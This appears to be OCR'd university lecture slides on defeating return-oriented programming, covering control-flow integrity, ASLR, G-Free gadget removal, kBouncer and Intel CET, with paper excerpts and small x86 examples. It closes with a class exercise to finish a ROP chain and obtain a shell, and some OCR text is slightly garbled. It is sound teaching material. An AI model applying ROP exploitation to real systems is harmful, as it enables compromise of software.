
```
void bar();
void baz();
void buz();
void bez(int, int);

void foo(int usr) {
  void (*func)();

  // func either points to bar or baz
  if (usr == MAGIC)
    func = bar;
  else
    func = baz;

  // forward edge CFI check
  // depending on the precision of CFI:
  // a) all functions {bar, baz, buz, bez, foo} are allowed
  // b) all functions with prototype "void (*)()" are allowed, i.e., {bar, baz, buz}
  // c) only address taken functions are allowed, i.e., {bar, baz}
  CHECK_CFI_FORWARD(func);
  func();

  // backward edge CFI check
  CHECK_CFI_BACKWARD();
}
```

https://nebelwelt.net/blog/20160913-ControlFlowIntegrity.html

Ideas to defeat ROP: 2. ASLR

1. Subvert the control flow to the first gadget.
2. Control the content on the stack. Do not need to inject code there.
3. Enough gadgets in the address space.
4. ~~Know the addresses of the gadgets.~~
5. Start execution anywhere (middle of instruction).

Ideas to defeat ROP: 3. Remove gadgets



G-Free: Defeating Return-Oriented Programming through Gadget-less Binaries

Kaan Onarlioglu
Bilkent University, Ankara
onarliog@cs.bilkent.edu.tr

Leyla Bilge
Eurecom, Sophia Antipolis
bilge@eurecom.fr

Andrea Lanzi
Eurecom, Sophia Antipolis
lanzi@eurecom.fr

Davide Balzarotti
Eurecom, Sophia Antipolis
balzarotti@eurecom.fr

Engin Kirda
Eurecom, Sophia Antipolis
kirda@eurecom.fr

ABSTRACT

Despite the numerous prevention and protection mechanisms that have been introduced into modern operating systems, the exploitation of memory corruption vulnerabilities still represents a serious threat to the security of software systems and networks. A recent exploitation technique, called Return-Oriented Programming (ROP), has lately attracted a considerable attention from academia. Past research on the topic has mostly focused on refining the original attack technique, or on proposing partial solutions that target only particular variants of the attack.


In this paper, we present G-Free, a compiler-based approach that represents the first practical solution against any possible form of

to find a technique to overwrite a pointer in memory. Overflowing a buffer on the stack [5] or exploiting a format string vulnerability [26] are well-known examples of such techniques. Once the attacker is able to hijack the control flow of the application, the next step is to take control of the program execution to perform some malicious activity. This is typically done by injecting in the process memory a small payload that contains the machine code to perform the desired task.

A wide range of solutions have been proposed to defend against memory corruption attacks, and to increase the complexity of performing these two attack steps [10, 11, 12, 18, 35]. In particular, all modern operating systems support some form of memory pro-

ACSAC 2010

RET?



x86 Instruction Set Reference

RET

Return from Procedure

Opcode	Mnemonic	Description
`C3`	`RET`	Near return to calling procedure.
`CB`	`RET`	Far return to calling procedure.
`C2 iw`	`RET imm16`	Near return to calling procedure and pop imm16 bytes from stack.
`CA iw`	`RET imm16`	Far return to calling procedure and pop imm16 bytes from stack.

Description


Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

The optional source operand specifies the number of stack bytes to be released after the return address is popped; the default is none. This operand can be used to release parameters from the stack that were passed to the called procedure and are no longer needed. It must be used when the CALL instruction used to switch to a new procedure uses a call gate with a non-zero word count to access the new procedure. Here, the source operand for the RET instruction must specify the same number of bytes as is specified in the word count field of the call gate.

The RET instruction can be used to execute three different types of returns:

Ideas to defeat ROP: 3. Remove gadgets

Basic idea: Remove C3/C2/CA/CB from the code



Jump and call instructions may contain free-branch opcodes when using immediate values to specify their destinations. For instance, `jmp .+0xc8` is encoded as “`0xe9` <u>`0xc3`</u> `0x00 0x00 0x00`”.

A free-branch opcode can appear at any of the four bytes constituting the jump/call target. If the opcode is the least significant byte, it is sufficient to append the forward jump/call with a single `nop` instruction (or prepend it if it is a backwards jump/call) in order to adjust the relative distance between the instruction and its destination:

```
jmp .+0xc8   ⇒   jmp .+0xc9
                 nop
```


Ideas to defeat ROP: 3. Remove gadgets

Basic idea: Remove C3/C2/CA/CB from the code

```
addl $0xc2, %eax   ⇒   addl $0xc1, %eax
                       inc %eax

                       movb $0xc9, %bl
 xorb $0xca, %al   ⇒   incb %bl
                       xorb %bl, %al
```

Ideas to defeat ROP: 3. Remove gadgets

Basic idea: Remove C3/C2/CA/CB from the code




Instructions that perform memory accesses can also contain free-branch instruction opcodes in the displacement values they specify (e.g., `movb %al, -0x36(%ebp)` represented as "`0x88 0x45 0xca`"). In such cases, we need to substitute the instruction with a semantically equivalent instruction sequence that uses an adjusted displacement value to avoid the undesired bytes. We achieve this by setting the displacement to a safe value and then compensating for our changes by temporarily adjusting the value in the base register. For example, we can perform a reconstruction such as:

```
                              incl %ebp
movb $0xal, -0x36(%ebp)  ⇒   movb %al, -0x37(%ebp)
                              decl %ebp
```

Ideas to defeat ROP: 3. Remove gadgets

1. Subvert the control flow to the first gadget.
2. Control the content on the stack. Do not need to inject code there.
3. ~~Enough gadgets in the address space.~~
4. Know the addresses of the gadgets.
5. Start execution anywhere (middle of instruction).

Ideas to defeat ROP: 4. Monitor CFI



Transparent ROP Exploit Mitigation using Indirect Branch Tracing

Vasilis Pappas, Michalis Polychronakis, Angelos D. Keromytis
Columbia University


Abstract

Return-oriented programming (ROP) has become the primary exploitation technique for system compromise in the presence of non-executable page protections. ROP exploits are facilitated mainly by the lack of complete address space randomization coverage or the presence of memory disclosure vulnerabilities, necessitating additional ROP-specific mitigations.

In this paper we present a practical runtime ROP ex-

bypassing the data execution prevention (DEP) and address space layout randomization (ASLR) protections of Windows [49], even on the most recent and fully updated (at the time of public notice) systems.

Data execution prevention and similar non-executable page protections [55], which prevent the execution of injected binary code (shellcode), can be circumvented by reusing code that already exists in the vulnerable process to achieve the same purpose. Return-oriented programming (ROP) [62], the latest advancement in the



kBouncer: Efficient and Transparent ROP Mitigation

Vasilis Pappas
Columbia University
`vpappas@cs.columbia.edu`

April 1, 2012

Abstract

The wide adoption of non-executable page protections in recent versions of popular operating systems has given rise to attacks that employ return-oriented programming (ROP) to achieve arbitrary code execution without the injection of any code. Existing defenses against ROP exploits either require source code or symbolic debugging information, impose a significant runtime overhead, which limits their applicability for the protection of third-party applications, or may require to make some assumptions about the executable code of the protected applications. We propose kBouncer, an efficient and fully transparent ROP mitigation technique that does not requires source code or debug symbols. kBouncer is based on runtime detection of abnormal control transfers using hardware features found on commodity processors.

1 Problem Description


The introduction of non-executable memory page protections led to the development of the return-to-libc exploitation technique [11]. Using this method, a memory corruption vulnerability can be exploited by transferring control to code that already exists in the address space of the vulnerable process. By jumping

USENIX Security 2013

Ideas to defeat ROP: 5. Indirect Branch Tracking

All indirect branch targets must start with ENDBR64/ENDBR32.

- ENDBR64/ENDBR32 is NOP on non-CET processors.



```
080493b8 <_fini>:
 80493b8:       f3 0f 1e fb             endbr32
 80493bc:       53                      push   %ebx
 80493bd:       83 ec 08                sub    $0x8,%esp
 80493c0:       e8 8b fd ff ff          call   8049150 <__x86.get_pc_thunk.bx>
 80493c5:       81 c3 3b 2c 00 00       add    $0x2c3b,%ebx
 80493cb:       83 c4 08                add    $0x8,%esp
 80493ce:       5b                      pop    %ebx
 80493cf:       c3                      ret
```

In-class Exercise

- Finish the ret2libc64 ROP chain shellcode to read and print.
- Get a shell from rop2 using the template I provide.